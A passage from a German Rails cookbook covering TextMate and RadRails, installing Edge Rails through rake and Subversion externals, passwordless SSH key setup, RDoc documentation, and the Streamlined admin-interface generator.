TextMate ist der Editor, der vom gesamten Rails-Kern-Entwicklungsteam verwendet wird. Tatsächlich wurde mit ihm wahrscheinlich ein Großteil der Rails-Codebasis geschrieben. TextMate wird mit Ruby on Rails-Syntax-Highlighting und einer Vielzahl von Makros geliefert, mit denen Sie gängige Rails-Konstrukte mit nur wenigen Tastendrucken eingeben können.

Nahezu jede Option von Textmate kann über eine Kombination von Tasten angestoßen werden. Die häufig ausgeführten Operationen werden Sie sich schnell merken, und Sie müssen nicht mit der Maus arbeiten. Wie viele native OS X-Anwendungen verwendet TextMate Emacs-artige Bindungen während der Bearbeitung von Text. Die Eingabe von Ctrl+A bringt Sie beispielsweise an den Anfang der aktuellen Zeile, Ctrl+K löscht den Text von der aktuellen Cursorposition bis zum Ende der aktuellen Zeile und so weiter.

TextMate öffnet eine einzelne Datei in einem enttäuschend einfach aussehenden Fenster, bietet aber exzellente Unterstützung für Projekte (mehrere Dateien enthaltende Verzeichnisse, Unterverzeichnisse etc.), wie z.B. Rails-Projekte. Zum Öffnen eines Rails-Projekts ziehen Sie den Ordner einfach über das Textmate-Icon. Das startet TextMate mit geöffneter Projekt-Palette. Sie können die Dateien Ihres Projekts untersuchen, indem Sie die Verzeichnisse im Projekt-Bedienfeld öffnen und jede Datei in einem eigenen Reiter im Editierfenster öffnen.

Abbildung 2-2 zeigt eine Rails-Anwendung in TextMate. Ebenfalls zu sehen ist das GO TO FILE-Fenster, das Sie mit mit Option+T öffnen. In diesem Fenster können Sie schnell zwischen den Dateien Ihres Projekts wechseln.

TextMate ist über fest eingebaute Pakete und Pakete von Drittanbietern erweiterbar, die als *Bundles* bezeichnet werden. Zum Beispiel bindet das Rails-Bundle Rails-spezifische Befehle, Makros und Snippets ein, die nahezu jede Aufgabe der Rails-Entwicklung auf die Eingabe einer Tastenkombination reduzieren. Um sich mit den Optionen eines Textmate-Bundles vertraut zu machen, öffnen und untersuchen Sie die verschiedenen Definitionen mit Hilfe des Bundle-Editors (BUNDLES → BUNDLE EDITOR → SHOW BUNDLE EDITOR) an.

Siehe auch

- TextMate-Cheatsheet (PDF), *http://feldpost.com/lighthaus/textmate_rails.pdf*

2.7 Plattformübergreifende Entwicklung mit RadRails

Problem

Sie wünschen sich eine integrierte Entwicklungsumgebung (IDE) für die Entwicklung Ihrer Rails-Anwendungen. Diese Umgebung soll plattformübergreifend, umfassend und Rails-freundlich sein.




Abbildung 2-2: Ein mit TextMate geöffnetes Rails-Projekt

Lösung

Laden Sie RadRails (*http://www.radrails.org*) herunter und installieren Sie es.

Die Installation von RadRails verlangt Ruby 1.8.4, Rails 1.1+ und Java 1.4+ auf Ihrem System. Sobald diese Voraussetzungen erfüllt sind, laden Sie RadRails einfach herunter, extrahieren das Paket und führen das RadRails-Executable aus.

Diskussion

Nachdem man einige Dutzend Postings in der Rails-Blogosphäre gelesen hat, könnte man sich die Frage stellen, ob es wohl neben TextMate noch andere IDEs für die Rails-Entwicklung gibt. Glücklicherweise gibt es für Leute ohne Macs (oder für diejenigen, die einfach eine Alternative vorziehen) RadRails.

RadRails ist eine Rails-zentrische IDE, die auf dem Eclipse-Projekt aufsetzt. Eclipse ist ein plattformunabhängiges Software-Framework für sog. *Rich-Client-Anwendungen*. Weil Eclipse, und damit auch RadRails, Java-basiert ist, bietet es eine plattformübergreifende Entwicklungsmöglichkeit für jedes Betriebssystem, das Sie nutzen könnten.

RadRails verfügt über Dutzende von Features, die die Rails-Entwicklung vereinfachen sollen. Es umfasst eine grafische Projektdarstellung, Syntax-Highlighting, fest eingebaute

Rails-Generatoren, einen WEBrick-Server und vieles mehr. Ein fest integrierter Browser lässt Sie mit den Anwendungen interagieren, ohne dass Sie die IDE verlassen müssen.

Bei RadRails ist ein Eclipse-Plugin namens *subclipse* enthalten. Subclipse bietet ein einfach zu nutzendes grafisches Frontend für das Versionskontrollsystem Subversion. Subclipse erlaubt die Ausführung gängiger Subversion-Befehle durch ein Menü, das für jede Datei und jedes Verzeichnis in einem Projektordner durch einen Rechtsklick (Option-Klick bei Macs) aktiviert werden kann.

Die Datenbank-Perspektive erlaubt die Inspektion der Struktur und des Inhalts Ihrer Datenbank. Datenbankabfragen über diese Daten können in einer Query-Ansicht ausgeführt werden.

Abbildung 2-3 zeigt RadRails mit der Rails-Willkommensseite.




Abbildung 2-3: Ein Rails-Projekt unter RadRails

Siehe auch

- Rezept 2.4, »Die Windows-Entwicklungsumgebung mit Cygwin erweitern«
- Rezept 2.6, »Rails-Entwicklung unter OS X mit TextMate«

2.8 Edge Rails installieren und ausführen

Problem

Sie möchten die neueste Prerelease-Version von Rails, die sog. Edge Rails, herunterladen und installieren.

Lösung

Aus dem Stammverzeichnis Ihrer Rails-Anwendung geben Sie Folgendes ein:

```
$ rake rails:freeze:edge
```

Sobald dieser Befehl ausgeführt worden ist, starten Sie den Server neu, und Ihre Anwendung wird unter Edge Rails ausgeführt.

Steht Ihr Projekt unter der Kontrollevon Subversion, können Sie die Vorteile von Subversions *externen Definitionen* nutzen, um es anzuweisen, den Inhalt eines bestimmten Unterverzeichnisses aus einem separaten Repository einzulesen. Zu diesem Zweck setzen Sie die Eigenschaft `svn:externals` mit dem Befehl `svn propedit`.

```
$ svn propedit svn:externals vendor
```

`svn propedit` öffnet Ihren Standard-Editor, wo Sie den folgenden Wert für die Eigenschaft eingeben:

```
rails http://dev.rubyonrails.org/svn/rails/trunk/
```

Wenn Sie die Datei speichern und den Editor verlassen, sehen Sie folgende Message:

```
Set new value for property 'svn:externals' on 'vendor'
```

Nun wollen Sie die gerade vorgenommene Änderung am *vendor*-Verzeichnis übernehmen und optional noch überprüfen, ob die Eigenschaft auch wirklich gesetzt wurde:

```
$ svn ci -m 'Externals für vendor so angepasst, dass aus dem Rails-Zweig gelesen wird'
Sending        vendor
Committed revision 4.

$ svn proplist --verbose vendor
Properties on 'vendor':
  svn:externals : rails http://dev.rubyonrails.org/svn/rails/trunk/
```

Ist die Eigenschaft `externals` auf `vendor` gesetzt, wird bei der nächsten Aktualisierung Ihres Projekts mit `svn` das *vendor*-Verzeichnis die neueste Rails-Version aus dem Stamm ziehen:

```
$ svn update
```

Diskussion

Edge Rails ist ein Begriff für die neueste und aktuellste Version von Rails. (Mit anderen Worten also die Version, die vom Rails-Kernteam gerade entwickelt wird.) Normalerweise verwendet eine neue Rails-Anwendung die Rails-Pakete im gem-Pfad Ihrer Ruby-Installation. Der Befehl `rake rails:freeze:edge` führt einen Subversion-Export der neuesten Rails-Version aus dem öffentlichen Subversion-Repository (*http://dev.rubyonrails.org/svn/rails/trunk*) durch. Ein Subversion-`export` (`svn export`) lädt alle Projektdateien aus dem Repository, aber ohne die Subversion-Metainformationen (*.svn*-Verzeichnisse), die bei einem `svn checkout` enthalten wären. Die heruntergeladenen Rails-Pakete werden unter *vendor/rails* in Ihrem Projektverzeichnis abgelegt. Beim Neustart des Servers wird die in *vendor/rails* installierte Version verwendet und nicht die Version, die im gem-Pfad Ihres Systems steht.

Der Betrieb von Edge Rails ist eine großartige Möglichkeit, um sich anzusehen, was einem in der nächsten öffentlichen Release von Rails zur Verfügung steht. Der Code ist üblicherweise recht stabil, aber es gibt keine Garantie dafür, wie die API in Zukunft aussehen mag. Eine mögliche Lösung für den Umgang mit unerwarteten API-Änderungen ist eine sorgfältige Testsuite für Ihre Anwendungen. Wenn Sie das neueste Edge Rails herunterladen und einer Ihrer Tests fehlschlägt, können Sie zu einer früheren Edge-Version zurückkehren, indem Sie die Subversion-Revisionsnummer im `rails:freeze:edge`-Befehl angeben. Der folgende Befehl kehrt beispielsweise zur Version 3495 zurück:

```
$ rake rails:freeze:edge REVISION=3495
```

Der Befehl entfernt zuerst das *vendor/rails*-Verzeichnis (wenn es existiert) und lädt dann die angegebene Revision aus dem Rails Subversion-Repository herunter. Sie können eine bestimmte Edge-Version auch auschecken, indem Sie ein Tag angeben. So können Sie z.B. Rails 1.1.2 wie folgt auschecken:

```
$ rake rails:freeze:edge TAG=rel_1-1-2
```

Wurde Ihre Anwendung mit Edge Rails ausgeführt und sollen nun die Rails-Pakete und -Gems der Ruby-Systeminstallation verwendet werden, führen Sie Folgendes aus:

```
$ rake rails:unfreeze
```

Damit entfernen Sie einfach das *vendor/rails*-Verzeichnis, und Ihre Anwendung läuft unter der auf Ihrem System installierten Rails-Version.

Wenn Sie mit Mac OS X oder einer GNU/Linux-Umgebung arbeiten, können Sie schnell und einfach zwischen mehreren Versionen von Edge Rails hin und her schalten oder Ihre Rails-Anwendungen mittels `freeze`/`unfreeze` »einfrieren« und wieder freigeben, selbst wenn Sie nicht über eine Internetanbindung verfügen. Zu diesem Zweck müssen Sie jede benötigte Edge Rails-Version in ein eigenes Verzeichnis auschecken. Wenn Sie dann Ihre Rails-Anwendung für eine bestimmte Version von Edge Rails einfrieren wollen, erstellen Sie einfach einen symbolischen Link des entsprechenden Versionsverzeichnisses für *ven-*

dor/rails und starten den Server neu. Um wieder zu Ihrer regulären Rails-Version zu gelangen, entfernen Sie einfach den symbolischen Link und starten den Server neu.

Siehe auch

- Edge Rails docs, *http://caboo.se/doc.html*

2.9 Passwortfreie Authentifizierung mittels SSH einrichten

Problem

Sie loggen sich ständig auf entfernten Servern ein und werden dabei jedes Mal nach Ihrem Passwort gefragt. Das ist nicht nur lästig, sondern auch ein Sicherheitsrisiko.

Lösung

Eine bessere Alternative zur Eingabe von Passwörtern für jeden Ihrer Server bietet die Verwendung einer kryptografischen Authentifizierung mittels SSH und seinen öffentlichen/privaten Schlüsselpaaren.

Generieren Sie ein öffentliches/privates Schlüsselpaar mit:

```
$ ssh-keygen -t dsa
```

Sie können alle Fragen einfach mit Enter beantworten. Sie können den Befehl später immer wieder ausführen, wenn Sie die Standardwerte ändern wollen.

Nun installieren Sie Ihren öffentlichen Schlüssel auf einem entfernten Server Ihrer Wahl mit dem folgenden Befehl:

```
$ cat ~/.ssh/id_dsa.pub | ssh rob@myhost "cat >> .ssh/authorized_keys2"
```

Ersetzen Sie dabei *myhost* durch den Domainnamen oder die IP-Adresse Ihres Servers.

Ein typisches Problem dabei sind falsche Zugriffsrechte auf das *.ssh*-Verzeichnis und die darin enthaltenen Dateien. Stellen Sie sicher, dass Ihr *.ssh*-Verzeichnis und die darin enthaltenen Dateien nur vom Eigentümer gelesen und geschrieben werden können:

```
$ chmod 700 ~/.ssh
$ chmod 600 ~/.ssh/authorized_keys2
```

Diskussion

Der Vorteil der passwortfreien Authentifizierung besteht darin, dass Passwörter über die Leitung abgehört werden können und sog. Brute-Force-Attacken ausgesetzt sind. Die

kryptografische Authentifizierung eliminiert diese Risiken. Es ist auch weniger wahrscheinlich, dass Ihre Passwörter bei fehlerhaften Login-Versuchen in Ihren lokalen Logs hängen bleiben.

Wie bei allen sicherheitsrelevanten Aspekten gibt es auch hier Nachteile. Wenn Sie Ihren privaten Schlüssel auf Ihrer lokalen Maschine ablegen, kann jeder mit Zugriff auf diese Maschine auf Ihre Server zugreifen, ohne die Passwörter kennen zu müssen. Beachten Sie diese potenzielle Sicherheitslücke, wenn Ihr Computer mal unbeaufsichtigt bleibt und wenn Sie einen Sicherheitsplan aufstellen.

Siehe auch

- Rezept 13.8, »Deployment Ihres Rails-Projekts mit Capistrano«

2.10 RDoc für Ihre Rails-Anwendung generieren

Problem

Sie möchten den Quellcode Ihrer Rails-Anwendung für andere Entwickler, Maintainer und Endbenutzer dokumentieren. Hierzu wollen Sie Kommentare in Ihren Quellcode einfügen und ein Programm ausführen, das diese Programme in eine ansehnliche Form bringt.

Lösung

Weil eine Rails-Anwendung aus einer Reihe von Ruby-Quelldateien besteht, können Sie Rubys RDoc-System nutzen, um eine HTML-Dokumentation aus speziell formatierten Kommentaren zu erzeugen, die Sie in Ihrem Code einbetten.

Sie können Kommentare zu Beginn einer Klassendatei und vor allen öffentlichen Instanzmethoden innerhalb der Klassendatei platzieren. Sie verarbeiten das diese Klassendefinitionen enthaltende Verzeichnis dann mit dem `rdoc`-Befehl, der alle Ruby-Quelldateien verarbeitet und eine vorzeigbare HTML-Dokumentation erzeugt.

Sie könnten zum Beispiel eine Kochbuch-Anwendung besitzen, die einen `ChaptersController` definiert. Sie können die `ChaptersController`-Datei mit Kommentaren versehen:

```
# Dieser Controller enthält die Geschäftslogik für die Kochbuch-Kapitel. Details finden
# Sie in der Dokumentation der einzelnen öffentlichen Instanzmethoden.

class ChaptersController < ApplicationController

  # Diese Methode erzeugt ein neues Chapter-Objekt basierend auf dem Inhalt von
  # <tt>params[:chapter]</tt>.
  # * Ist der Aufruf der +save+-Methode für dieses Objekt erfolgreich, erscheint
```

```
  #   eine Notiz und die Aktion +list+ wird aufgerufen.
  # * Schlägt +save+ fehl, wird stattdessen die Aktion +new+ aufgerufen.
  def create
    @chapter = Chapter.new(params[:chapter])
    if @chapter.save
      flash[:notice] = 'Kapitel wurde erfolgreich angelegt.'
      redirect_to :action => 'list'
    else
      render :action => 'new'
    end
  end
...
```

Die Kommentare bestehen aus einer oder mehreren aufeinanderfolgenden Zeilen, denen ein Hash-Symbol (#) vorangestellt ist. Die Zeilen bilden Blöcke eines beschreibenden Textes. Der erste Kommentarblock einer Datei sollte die Funktion der Klasse beschreiben und sollte Nutzungsbeispiele enthalten oder zeigen, wie die Klasse im Bezug auf den Rest der Anwendung eingesetzt wird.

Sobald Sie Kommentare in die Klassen eingefügt haben, verwenden Sie `rake doc:app`, um das RDoc-HTML für die Anwendung zu generieren. Aus dem Stamm der Kochbuch-Anwendung führen Sie den folgenden Befehl aus, der ein Verzeichnis namens *doc/app* erzeugt, in dem eine Reihe von HTML-Dateien stehen:

```
$ rake doc:app

$ ls -F doc/app/
classes/     files/              fr_file_index.html    index.html
created.rid  fr_class_index.html  fr_method_index.html  rdoc-style.css
```

Die Ergebnisse von RDoc können Sie sich ansehen, indem Sie mit Ihrem Browser zu *doc/app/index.html* wechseln.

Diskussion

Abbildung 2-4 zeigt das RDoc-HTML, das von der Beispielanwendung der Lösung generiert wurde. Der `ChaptersController` wurde aus dem Classes-Navigationsframe gewählt und wird im Hauptfenster des Frame-Sets dargestellt.

Die für die `create`-Methode gerenderte Dokumentation zeigt einige der vielen Wiki-artigen Formatierungsoptionen, die in RDoc-Kommentaren verwendet werden können. Ein Feature der Dokumentation ist die Verlinkung der HTML-Seiten. Zum Beispiel ist das Wort »Chapter« in der Beschreibung der `create`-Methode ein Hyperlink auf die Dokumentation der `Chapter`-Modellklassendefinition. Hier einige gängige Formatierungsoptionen:

```
# = Überschrift eins
#
# == Überschrift zwei
#
# === Überschrift drei
```

Das Folgende erzeugt Überschriften in verschiedenen Größen:

```
# * Eins
# * Zwei
# * Drei
```

Dieser Code erzeugt Aufzählungslisten:

```
# 1. Eins
# 2. Zwei
# 3. Drei
```

Das Folgende erzeugt eine geordnete Liste:

```
# Fixed with example code:
#   class WeblogController < ActionController::Base
#     def index
#       @posts = Post.find_all
#       breakpoint "Breaking out from the list"
#     end
#   end
```




Abbildung 2-4: Der für eine Rails-Anwendung generierte RDoc HTML-Code

Soll der Beispielcode mit einer Nichtproportionalschrift dargestellt werden, fügen Sie nach dem #-Zeichen zwei Leerzeichen ein.

Sie können auch eine Liste der Begriffe und Definitionen erzeugen:

```
# [Begriff] Dies ist die Definition eines Begriffs.
```

Dieser Kommentar erzeugt eine definitionsartige Paarung, bei der der »Begriff« durch den darauf folgenden Text definiert wird.

Innerhalb von Absätzen können Sie Text mit Unterstrichen kursiv darstellen (z.B. _kursiv_). Sie können Text auch fett darstellen, indem Sie die Wörter zwischen »Sternchen« (z.B. *fett*) stellen. Sie können Inline-Text festlegen, der in einer Nichtproportionalschrift ausgegeben wird, indem Sie die Wörter mit »+« umgeben (z.B. +Befehl+).

Standardmäßig ignoriert RDoc private Methoden. Sie können RDoc explizit anweisen, die Dokumentation für eine private Methode zu generieren, indem Sie den Modifikator `:doc:` zusammen mit der Funktionsdefinition angeben. Ein Beispiel:

```
private
  def eine_private_methode # :doc:
  end
```

In ähnlicher Weise können Sie Code aus der Dokumentation heraushalten, indem Sie den Modifikator `:nodoc:` verwenden.

Siehe auch

- Das RDoc-Projekt, *http://rdoc.sourceforge.net*

2.11 Vollständige CRUD-Anwendungen mit Streamlined generieren

Problem

Viele Rails-Anwendungen benötigen einen administrativen Bereich, der es ermöglicht, mit den Daten des Modells und den Beziehungen zwischen den Daten zu arbeiten. Um sich bei jedem Projekt nicht selbst wiederholen zu müssen, suchen Sie eine Möglichkeit, vollständige CRUD-Anwendungen für jedes neue Projekt zu generieren. Weil dies nur administrative Anwendungen sind, müssen sie nicht besonders hübsch sein, und das Standard-Scaffolding von Rails würde fast reichen, aber eben nur fast. Scaffolding ist wirklich hässlich. Darüber hinaus hilft es einem nicht weiter, wenn man eine Reihe von Tabellen pflegen muss, mit Beziehungen zwischen diesen Tabellen. Gibt es da etwas Besseres?

Lösung

Verwenden Sie das Streamlined-Framework, um eine flexible administrative Schnittstelle für Ihre Anwendung zu erzeugen.

Beginnen Sie mit dem Download und der Installation des *streamlined_generator*-Gems:

```
$ wget http://streamlined.relevancellc.com/streamlined_generator-0.0.4.gem
$ sudo gem install streamlined_generator-0.0.4.gem
```

Wir wollen annehmen, dass Sie bereits über ein Datenbankschema verfügen. Zum Beispiel besitzen Sie Tabellen namens `galleries` und `paintings`, bei der ein Gemälde zu einer Galerie gehört. Erzeugen Sie (falls das noch nicht geschehen ist) eine Rails-Anwendung:

```
$ rails art_gallery
```

Dann wechseln Sie in das Anwendungsverzeichnis und generieren eine Streamlined-Anwendung mit Hilfe des Streamlined-Generators:

```
$ cd art_gallery/
$ script/generate streamlined gallery painting
```

Sie übergeben dem Generator alle Modelle, die im resultierenden Streamlined-Interface enthalten sein sollen. Sie können nun Ihre Anwendung starten und mit Ihrem Browser zu */galleries* oder */paintings* wechseln, um auf Ihre Streamlined-Schnittstelle zuzugreifen.

Was Streamlined gegenüber dem normalen Rails-Scaffolding so leistungsfähig macht, ist die Tatsache, dass es Beziehungen erkennt, die Sie zwischen Ihren Modellen herstellen, und dann Widgets einfügt, mit deren Hilfe Sie diese Beziehungen über die Schnittstelle kontrollieren können.

Um eine 1-zu-M-Beziehung zwischen `galleries` und `paintings` herzustellen, fügen Sie Folgendes in Ihre Modellklassen-Definitionen ein:

app/models/gallery.rb:

```
class Gallery < ActiveRecord::Base
  has_many :paintings
end
```

app/models/painting.rb:

```
class Painting < ActiveRecord::Base
  belongs_to :gallery
end
```

Im Entwicklungsmodus sehen Sie die hinzugefügte Spalte sowohl im Gallery- als auch im Painting-View, mit Informationen darüber, in welcher Beziehung ein Modell zum anderen steht.

Diskussion

Viele der Rails-Anwendungen, mit denen Sie arbeiten, brauchen administrative Schnittstellen, wie sie von Streamlined erzeugt werden. Dieser Teil einer Site ist für normale Anwender üblicherweise nicht zugänglich und muss visuell nicht wirklich was hermachen, er muss aber funktionieren. Üblicherweise werden damit grundlegende CRUD-Operationen durchgeführt. Während das Rails-Scaffolding als temporäre Struktur

gedacht ist, die Sie letztendlich durch eigenen Code ersetzen, wurde die Streamlined-Schnittstelle so entworfen, dass sie produktionsreifen Code generiert.

Abbildung 2-5 zeigt die resultierende Streamlined-Schnittstelle, die die Paintings-Listenansicht ausgibt.




Abbildung 2-5: Eine administrative Streamlined-Schnittstelle für Gemälde und Gallerien

Ein erklärtes Ziel der Streamlined-Entwickler besteht darin, das Standard-Scaffolding von Rails durch robustere, nützlichere und sinnvolle Managementseiten zu ersetzen. Wie Sie sehen können, ist die resultierende Schnittstelle wesentlich ansehnlicher als das Standard-Scaffolding. Sie werden es sicher nicht für die Kundenseite Ihrer Website einsetzen wollen, aber es ist mit Sicherheit gut genug für ein Demo und mehr als ausreichend für eine Management-Schnittstelle. Einige der zur Verfügung stehenden Features sind Links auf alle dem Streamlined-Generator übergebenen Modelle, sortierfähige Spalten, ein Suchfilter und eine Schnittstelle für die Editierung der Beziehungen zwischen Modellobjekten.

Ein anderes Ziel des Projekts besteht darin, die Views der Anwendung mit Hilfe einer deklarativen Syntax anpassen zu können, wobei diese Syntax *Active Record* ähnelt (z.B. `belongs_to :gallery`). Um zum Beispiel die Art und Weise zu ändern, wie der Gallery-View die zu ihm gehörenden Gemälde darstellt, würden Sie Folgendes in die `GalleryUI`-Modelldefinition aufnehmen:

app/streamlined/gallery.rb:

```
class GalleryUI < Streamlined::UI

  # relationship :paintings, :summary => :count # Standard

  relationship :paintings, :summary => :list, :fields => [:name]
end
module GalleryAdditions

end
Gallery.class_eval {include GalleryAdditions}
```

Diese Klasse gibt eine Liste der Gemälde für jede Gallerie unter der PAINTINGS-Spalte aus. Die auskommentierte Deklaration gibt die Gesamtzahl zugehörigen `painting`-Datensätze einer Spalte aus.

Sie können Operationen in den Prototype-Fenstern editieren und betrachten. Diese Fenster basieren auf Code, der durch die script.aculo.us-Effekt-Bibliothek inspiriert wurde. In diesen Fenstern vorgenommene Änderungen aktualisieren die sie anstoßende Seite per Ajax.

Übergeben Sie die Option `--help` an den Streamlined-Generator, wenn Sie weitere Informationen zu den Nutzungsoptionen wünschen. Besuchen Sie auch das Streamlined-Wiki (*http://wiki.streamlinedframework.org/streamlined/show/HomePage*).

Siehe auch

- Die Homepage des Streamlined-Projekts, *http://streamlined.relevancellc.com*
- Das Streamlined-Projekt-Wiki, *http://wiki.streamlinedframework.org*
- Das Rezept 1.9, »Rails mit RubyGems aktualisieren«

KAPITEL 3

Active Record

3.0 Einführung

